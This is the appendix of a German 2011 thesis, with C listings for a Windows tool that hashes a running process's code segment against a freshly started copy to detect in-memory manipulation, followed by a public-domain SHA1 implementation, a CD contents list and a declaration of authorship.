62                      if(!strcmpi(szFileName, szModulName)) //wenn es sich
                            um das zu untersuchende Modul handelt
63                      {
64                          count ++;
65                          if(count == 2) // nur interessanten ImageBlock
                                lesen (text-Segment)
66                          {
67
68                              *BlockSize = (DWORD)mbi.RegionSize;
69                              *Base = (DWORD)lpMem;
70                              *readBufSize += mbi.RegionSize;
71                              lpBuf = realloc(lpBuf, *readBufSize);
72                              if(!lpBuf)
73                              {
```

```
74                                  printf("ReadCodeBlock() Speicher kann
                                        nicht reserviert werden - size: %d", (
                                        DWORD)mbi.RegionSize+1);
75                                  free(lpBuf);
76                                  return 0;
77                              }
78
79                              if(ReadProcessMemory(hOtherProcess, lpMem,
                                    lpBuf,(DWORD)mbi.RegionSize, readBufSize))
80                              {
81                                  char *szMem = (char *)lpBuf;
82                              }
83                              else
84                              {
85                                  printf(text, "ReadCodeBlock() Kann
                                        Prozessspeicher nicht lesen lpMem:%08x
                                         size:%d", lpMem, (DWORD)mbi.
                                        RegionSize);
86                                  printf("%s %s", GetLastError(), text);
87                                  free(lpBuf);
88
89                                  return 0;
90                              }
91                          }
92                      }
93                  }
94                  else
95                  {
96                      printf(text, "GetMappedFileName lpMem:%08x", lpMem);
97                  }
98              }
99          }
100         else
101         {
102             printf(text, "VirtualQueryEx lpMem:%08x", lpMem);
103         }
104
105         // increment lpMem to next region of memory
106         lpMem = (LPVOID)((DWORD)mbi.BaseAddress + (DWORD)mbi.RegionSize);
107     }
108     return lpBuf;
109 }
110
```

```
111 char *HashCodeBlock(HANDLE hOtherProcess, char *szModulName, char *
        sha1_buffer)
112 {
113     SIZE_T  memBufSize = 0;
114     char*   szReturn;
115     LPVOID  lpBuf;
116     DWORD   BlockSize, Base;
117 
118     szReturn = sha1_buffer;
119     szReturn[0] = 0;
120     lpBuf = ReadCodeBlock(hOtherProcess, szModulName, &BlockSize, &Base,
            &memBufSize);
121 
122     if(!lpBuf)
123         printf("Fehler beim Lesen des Codeblocks");
124     else
125         SHA1_buf((char *)lpBuf, szReturn, memBufSize);
126 
127     //Speicher freigeben, der in ReadCodeBlock evtl. reserviert wurde
128     if(lpBuf)
129         free(lpBuf);
130 
131     return szReturn;
132 
133 }
134 
135 
136 int main(int argc, char* argv[])
137 {
138     char                sha1_original[41];
139     char                sha1_memory[41];
140     int                 pid;
141     DWORD               dwRealSize;
142     HANDLE              hProc;
143     HANDLE              hProcOriginal;
144     HANDLE              hCurProcToken;
145     LUID                debugLuid;
146     TOKEN_PRIVILEGES    tokenPrivs;
147     char                imageFileName[PATH_BUFF_SIZE];
148     STARTUPINFO         si = {sizeof(si)};
149     PROCESS_INFORMATION pi;
150     char                path[PATH_BUFF_SIZE];
151     char                mainModuleName[PATH_BUFF_SIZE];
152 
```

```
153     //Initialisierung
154     sha1_original[0] = '\0';
155     sha1_memory[0] = '\0';
156
157     printf("Bitte zu scannenden PID eingeben: ");
158     scanf("%i", &pid);
159
160     //Rechte für Prozess holen
161     if(!OpenProcessToken(GetCurrentProcess(),TOKEN_ADJUST_PRIVILEGES |
            TOKEN_QUERY, &hCurProcToken))
162     {
163         printf("OpenProcessToken fehlgeschlagen");
164         return 1;
165     }
166
167     if(!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &debugLuid))
168     {
169         printf("LookupPrivilegeValue fehlgeschlagen");
170         return 1;
171     }
172
173     tokenPrivs.PrivilegeCount = 1;
174     tokenPrivs.Privileges[0].Luid = debugLuid;
175     tokenPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
176
177     if(!AdjustTokenPrivileges( hCurProcToken, FALSE, &tokenPrivs, sizeof(
            tokenPrivs), NULL, NULL ))
178     {
179         printf("AdjustTokenPrivileges fehlgeschlagen");
180         return 1;
181     }
182
183     //Prozess oeffnen, um Handle zu bekommen
184     hProc = OpenProcess(PROCESS_ALL_ACCESS, 0, pid);
185
186
187     if(hProc == NULL) //Prozess konnte nicht geöffnet werden
188     {
189         printf("Prozess mit PID %d konnte nicht geoeffnet werden.", pid);
190         exit(1);
191     }
192
193     //Pfad zu EXE Datei bekommen
194     dwRealSize = GetModuleFileNameEx(hProc,
```

```
195                                         NULL, //kein Modul angeben = Main
                                                -Modul
196                                         imageFileName,
197                                         PATH_BUFF_SIZE);
198
199     SplitTwoStrings(imageFileName, path, mainModuleName, '\\');
200
201     //temporären Prozess erstellen
202     if( !CreateProcess( imageFileName,
203         "",
204         NULL,
205         NULL,
206         FALSE,
207         0,
208         NULL,
209         NULL,
210         &si,
211         &pi)
212         )
213     {
214        DWORD w = GetLastError();
215
216        printf("\n\rKonnte Prozess nicht starten.\n\r");
217        exit (1);
218     }
219
220     hProcOriginal = pi.hProcess;
221
222     WaitForInputIdle(hProcOriginal, 1000);
223
224     //temporären Prozess hashen
225     HashCodeBlock(hProcOriginal, mainModuleName, sha1_original);
226
227     //temporären Prozess beenden
228     TerminateProcess(hProcOriginal, 0);
229
230
231     //beobachteten Prozess hashen
232     HashCodeBlock(hProc, mainModuleName, sha1_memory);
233
234     if(strlen(sha1_memory) > 0)
235     {
236         //Hash prüfen
237         printf("%s\n\r%s", sha1_memory, sha1_original);
```

```
238             if(strcmp(sha1_memory, sha1_original) == 0)
239             {
240                 printf("Speicherabbild stimmt ueberein");
241             }
242             else
243             {
244                 printf("Speicherabbild unterscheidet sich und wurde daher
                        manipuliert");
245             }
246         }
247         fflush(stdin);
248         getchar();
249 
250         return 0;
251 }
```

Die Headerdatei *lib_sha1.h* und die dazugehörige cpp-Datei wurden einer SHA1-Implementierung, die unter PublicDomain veröffentlicht wurde, entnommen. Der Vollständigkeit halber werden sie hier dennoch abgebildet.

Listing B.16: lib_sha1.h

```
1  //Public Domain SHA1 Implementation
2 
3  #ifndef _LIB_SHA1_H
4  #define _LIB_SHA1_H
5 
6  #define SHA1_DIGLEN 20
7  #define BYTE_ORDER_LITTLE_ENDIAN
8 
9  typedef struct {
10     unsigned long state[5];
11     unsigned long count[2];
12     unsigned char buffer[64];
13 } SHA1_CTX;
14 
15 void SHA1Transform(unsigned long state[5], unsigned char buffer[64]);
16 void SHA1_Init(SHA1_CTX* context);
17 void SHA1_Update(SHA1_CTX* context, unsigned char* data, unsigned int len
       );
18 void SHA1_Final(unsigned char digest[20], SHA1_CTX* context);
19 
20 int SHA1_file(const char *filename, char hash[41]);
21 int SHA1_string(const char *string, char hash[41]);
22 int SHA1_buf(const char *buf, char hash[41], int len);
```

```
23
24 #endif
```

Listing B.17: lib_sha1.cpp

```
1  //Public Domain SHA1 Implementation
2
3  #include "lib_sha1.h"
4  #include <string.h>
5  #include <stdio.h>
6
7  #define SHA1HANDSOFF
8  #ifdef BYTE_ORDER_LITTLE_ENDIAN
9  #ifndef LITTLE_ENDIAN
10 #define LITTLE_ENDIAN
11 #endif
12 #endif
13 #ifdef BYTE_ORDER_BIG_ENDIAN
14 #ifndef BIG_ENDIAN
15 #define BIG_ENDIAN
16 #endif
17 #endif
18 #ifndef LITTLE_ENDIAN
19 #ifndef BIG_ENDIAN
20 #error "Please, define LITTLE_ENDIAN or BIG_ENDIAN"
21 #endif
22 #endif
23 /* #define LITTLE_ENDIAN * This should be #define'd if true. */
24 /* #define SHA1HANDSOFF * Copies data before messing with it. */
25
26 #define rol(value, bits) (((value) << (bits)) | ((value) >> (32 - (bits))
       ))
27
28 /* blk0() and blk() perform the initial expand. */
29 /* I got the idea of expanding during the round function from SSLeay */
30 #ifdef LITTLE_ENDIAN
31 #define blk0(i) (block->l[i] = (rol(block->l[i],24)&0xFF00FF00) \
32     |(rol(block->l[i],8)&0x00FF00FF))
33 #else
34 #define blk0(i) block->l[i]
35 #endif
36 #define blk(i) (block->l[i&15] = rol(block->l[(i+13)&15]^block->l[(i+8)
       &15] \
37     ^block->l[(i+2)&15]^block->l[i&15],1))
38
```

```
39 /* (R0+R1), R2, R3, R4 are the different operations used in SHA1 */
40 #define R0(v,w,x,y,z,i) z+=((w&(x^y))^y)+blk0(i)+0x5A827999+rol(v,5);w=
       rol(w,30);
41 #define R1(v,w,x,y,z,i) z+=((w&(x^y))^y)+blk(i)+0x5A827999+rol(v,5);w=rol
       (w,30);
42 #define R2(v,w,x,y,z,i) z+=(w^x^y)+blk(i)+0x6ED9EBA1+rol(v,5);w=rol(w,30)
       ;
43 #define R3(v,w,x,y,z,i) z+=(((w|x)&y)|(w&x))+blk(i)+0x8F1BBCDC+rol(v,5);w
       =rol(w,30);
44 #define R4(v,w,x,y,z,i) z+=(w^x^y)+blk(i)+0xCA62C1D6+rol(v,5);w=rol(w,30)
       ;
45
46
47 /* Hash a single 512-bit block. This is the core of the algorithm. */
48
49 void SHA1Transform(unsigned long state[5], unsigned char buffer[64])
50 {
51 unsigned long a, b, c, d, e;
52 typedef union {
53     unsigned char c[64];
54     unsigned long l[16];
55 } CHAR64LONG16;
56 CHAR64LONG16* block;
57 #ifdef SHA1HANDSOFF
58 static unsigned char workspace[64];
59     block = (CHAR64LONG16*)workspace;
60     memcpy(block, buffer, 64);
61 #else
62     block = (CHAR64LONG16*)buffer;
63 #endif
64     /* Copy context->state[] to working vars */
65     a = state[0];
66     b = state[1];
67     c = state[2];
68     d = state[3];
69     e = state[4];
70     /* 4 rounds of 20 operations each. Loop unrolled. */
71     R0(a,b,c,d,e, 0); R0(e,a,b,c,d, 1); R0(d,e,a,b,c, 2); R0(c,d,e,a,b,
           3);
72     R0(b,c,d,e,a, 4); R0(a,b,c,d,e, 5); R0(e,a,b,c,d, 6); R0(d,e,a,b,c,
           7);
73     R0(c,d,e,a,b, 8); R0(b,c,d,e,a, 9); R0(a,b,c,d,e,10); R0(e,a,b,c,d
           ,11);
```

```
74      R0(d,e,a,b,c,12); R0(c,d,e,a,b,13); R0(b,c,d,e,a,14); R0(a,b,c,d,e
            ,15);
75      R1(e,a,b,c,d,16); R1(d,e,a,b,c,17); R1(c,d,e,a,b,18); R1(b,c,d,e,a
            ,19);
76      R2(a,b,c,d,e,20); R2(e,a,b,c,d,21); R2(d,e,a,b,c,22); R2(c,d,e,a,b
            ,23);
77      R2(b,c,d,e,a,24); R2(a,b,c,d,e,25); R2(e,a,b,c,d,26); R2(d,e,a,b,c
            ,27);
78      R2(c,d,e,a,b,28); R2(b,c,d,e,a,29); R2(a,b,c,d,e,30); R2(e,a,b,c,d
            ,31);
79      R2(d,e,a,b,c,32); R2(c,d,e,a,b,33); R2(b,c,d,e,a,34); R2(a,b,c,d,e
            ,35);
80      R2(e,a,b,c,d,36); R2(d,e,a,b,c,37); R2(c,d,e,a,b,38); R2(b,c,d,e,a
            ,39);
81      R3(a,b,c,d,e,40); R3(e,a,b,c,d,41); R3(d,e,a,b,c,42); R3(c,d,e,a,b
            ,43);
82      R3(b,c,d,e,a,44); R3(a,b,c,d,e,45); R3(e,a,b,c,d,46); R3(d,e,a,b,c
            ,47);
83      R3(c,d,e,a,b,48); R3(b,c,d,e,a,49); R3(a,b,c,d,e,50); R3(e,a,b,c,d
            ,51);
84      R3(d,e,a,b,c,52); R3(c,d,e,a,b,53); R3(b,c,d,e,a,54); R3(a,b,c,d,e
            ,55);
85      R3(e,a,b,c,d,56); R3(d,e,a,b,c,57); R3(c,d,e,a,b,58); R3(b,c,d,e,a
            ,59);
86      R4(a,b,c,d,e,60); R4(e,a,b,c,d,61); R4(d,e,a,b,c,62); R4(c,d,e,a,b
            ,63);
87      R4(b,c,d,e,a,64); R4(a,b,c,d,e,65); R4(e,a,b,c,d,66); R4(d,e,a,b,c
            ,67);
88      R4(c,d,e,a,b,68); R4(b,c,d,e,a,69); R4(a,b,c,d,e,70); R4(e,a,b,c,d
            ,71);
89      R4(d,e,a,b,c,72); R4(c,d,e,a,b,73); R4(b,c,d,e,a,74); R4(a,b,c,d,e
            ,75);
90      R4(e,a,b,c,d,76); R4(d,e,a,b,c,77); R4(c,d,e,a,b,78); R4(b,c,d,e,a
            ,79);
91      /* Add the working vars back into context.state[] */
92      state[0] += a;
93      state[1] += b;
94      state[2] += c;
95      state[3] += d;
96      state[4] += e;
97      /* Wipe variables */
98      a = b = c = d = e = 0;
99  }
100
```

```
101
102 /* SHA1Init - Initialize new context */
103
104 void SHA1_Init(SHA1_CTX* context)
105 {
106     /* SHA1 initialization constants */
107     context->state[0] = 0x67452301;
108     context->state[1] = 0xEFCDAB89;
109     context->state[2] = 0x98BADCFE;
110     context->state[3] = 0x10325476;
111     context->state[4] = 0xC3D2E1F0;
112     context->count[0] = context->count[1] = 0;
113 }
114
115
116 /* Run your data through this. */
117
118 void SHA1_Update(SHA1_CTX* context, unsigned char* data, unsigned int len
    )
119 {
120 unsigned int i, j;
121
122     j = (context->count[0] >> 3) & 63;
123     if ((context->count[0] += len << 3) < (len << 3)) context->count
        [1]++;
124     context->count[1] += (len >> 29);
125     if ((j + len) > 63) {
126         memcpy(&context->buffer[j], data, (i = 64-j));
127         SHA1Transform(context->state, context->buffer);
128         for ( ; i + 63 < len; i += 64) {
129             SHA1Transform(context->state, &data[i]);
130         }
131         j = 0;
132     }
133     else i = 0;
134     memcpy(&context->buffer[j], &data[i], len - i);
135 }
136
137
138 /* Add padding and return the message digest. */
139
140 void SHA1_Final(unsigned char digest[20], SHA1_CTX* context)
141 {
142 unsigned long i, j;
```

```
143 unsigned char finalcount[8];
144
145     for (i = 0; i < 8; i++) {
146         finalcount[i] = (unsigned char)((context->count[(i >= 4 ? 0 : 1)]
147          >> ((3-(i & 3)) * 8) ) & 255);  /* Endian independent */
148     }
149     SHA1_Update(context, (unsigned char *)"\200", 1);
150     while ((context->count[0] & 504) != 448) {
151         SHA1_Update(context, (unsigned char *)"\0", 1);
152     }
153     SHA1_Update(context, finalcount, 8);  /* Should cause a SHA1Transform
        () */
154     for (i = 0; i < 20; i++) {
155         digest[i] = (unsigned char)
156          ((context->state[i>>2] >> ((3-(i & 3)) * 8) ) & 255);
157     }
158     /* Wipe variables */
159     i = j = 0;
160     memset(context->buffer, 0, 64);
161     memset(context->state, 0, 20);
162     memset(context->count, 0, 8);
163     memset(&finalcount, 0, 8);
164 #ifdef SHA1HANDSOFF  /* make SHA1Transform overwrite it's own static vars
     */
165     SHA1Transform(context->state, context->buffer);
166 #endif
167 }
168
169 /*Calculates the SHA1 hash of a given file*/
170 int SHA1_file(const char *filename, char hash[41])
171 {
172     int i, j;
173     unsigned char digest[20], buffer[16384];
174     char part_hash[3];
175     FILE* file;
176     SHA1_CTX context;
177
178     hash[0] = 0;
179
180     if (!(file = fopen(filename, "rb")))
181     {
182         fputs("Unable to open file.", stderr);
183         return -1;
184     }
```

```
185
186     SHA1_Init(&context);
187     while (!feof(file))
188     {
189         i = fread(buffer, 1, 16384, file);
190         SHA1_Update(&context, buffer, i);
191     }
192     SHA1_Final(digest, &context);
193     fclose(file);
194     for (i = 0; i < 5; i++)
195     {
196         for (j = 0; j < 4; j++)
197         {
198             sprintf(part_hash, "%02X", digest[i*4+j]);
199             strcat(hash, part_hash);
200         }
201     }
202
203     return 1;
204 }
205
206 /*Calculates the hash of a given string*/
207 int SHA1_string(const char *string, char hash[41])
208 {
209     int i, j;
210     unsigned char digest[20];
211     char part_hash[3];
212     SHA1_CTX context;
213
214     hash[0] = 0;
215
216     SHA1_Init(&context);
217     SHA1_Update(&context, (unsigned char*) string, strlen(string));
218     SHA1_Final(digest, &context);
219
220     for (i = 0; i < 5; i++)
221     {
222         for (j = 0; j < 4; j++)
223         {
224             sprintf(part_hash, "%02X", digest[i*4+j]);
225             strcat(hash, part_hash);
226         }
227     }
228
```

```
229     return 1;
230 }
231
232 int SHA1_buf(const char *buf, char hash[41], int len)
233 {
234     int i, j;
235     unsigned char digest[20];
236     char part_hash[3];
237     SHA1_CTX context;
238
239     hash[0] = 0;
240
241     SHA1_Init(&context);
242     SHA1_Update(&context, (unsigned char*) buf, len);
243     SHA1_Final(digest, &context);
244
245     for (i = 0; i < 5; i++)
246     {
247         for (j = 0; j < 4; j++)
248         {
249             sprintf(part_hash, "%02X", digest[i*4+j]);
250             strcat(hash, part_hash);
251         }
252     }
253
254     return 1;
255 }
```

C. Inhalt der CD

Dieser Arbeit liegt eine CD bei. Ihr Inhalt ist durch folgende Verzeichnisstruktur gegliedert:

- ***Beispielprogramme***: beinhaltet kompilierte Beispielprogramme und ihren kompletten Quelltext, die im Rahmen der Arbeit entstanden sind.
- ***Dokument***: hier befindet sich diese Arbeit im PDF-Format.
- ***Literatur***: enthält die für diese Arbeit verwendete Literatur, soweit sie als PDF verfügbar war und es das Copyright zulässt.

Versicherung über Selbstständigkeit

Hiermit versichere ich, dass ich die vorliegende Arbeit im Sinne der Prüfungsordnung nach §24(5) ohne fremde Hilfe selbstständig verfasst und nur die angegebenen Hilfsmittel benutzt habe.

Hamburg, 5. Juli 2011	
Ort, Datum	Unterschrift